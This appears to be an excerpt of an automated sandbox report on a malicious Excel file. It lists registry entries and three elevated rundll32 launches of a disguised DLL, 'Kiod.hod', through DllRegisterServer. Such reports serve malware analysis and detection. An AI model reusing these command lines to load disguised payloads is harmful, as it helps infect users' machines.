HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\100DE6	100DE6	binary	04 00 00 00 CC 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A2 33 C6 2A 0E 2C D7 01 E6 0D 10 00 E6 0D 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2760 Parent PID: 972

General

Start time:	17:28:27
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	Rundll32 ..\Kiod.hod,DllRegisterServer
Imagebase:	0xfffb0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2808 Parent PID: 972

General

Start time:	17:28:28
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	Rundll32 ..\Kiod.hod1,DllRegisterServer
Imagebase:	0xfffb0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2468 Parent PID: 972

General

Start time:	17:28:28
Start date:	07/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	Rundll32 ..\Kiod.hod2,DllRegisterServer
Imagebase:	0xfffb0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis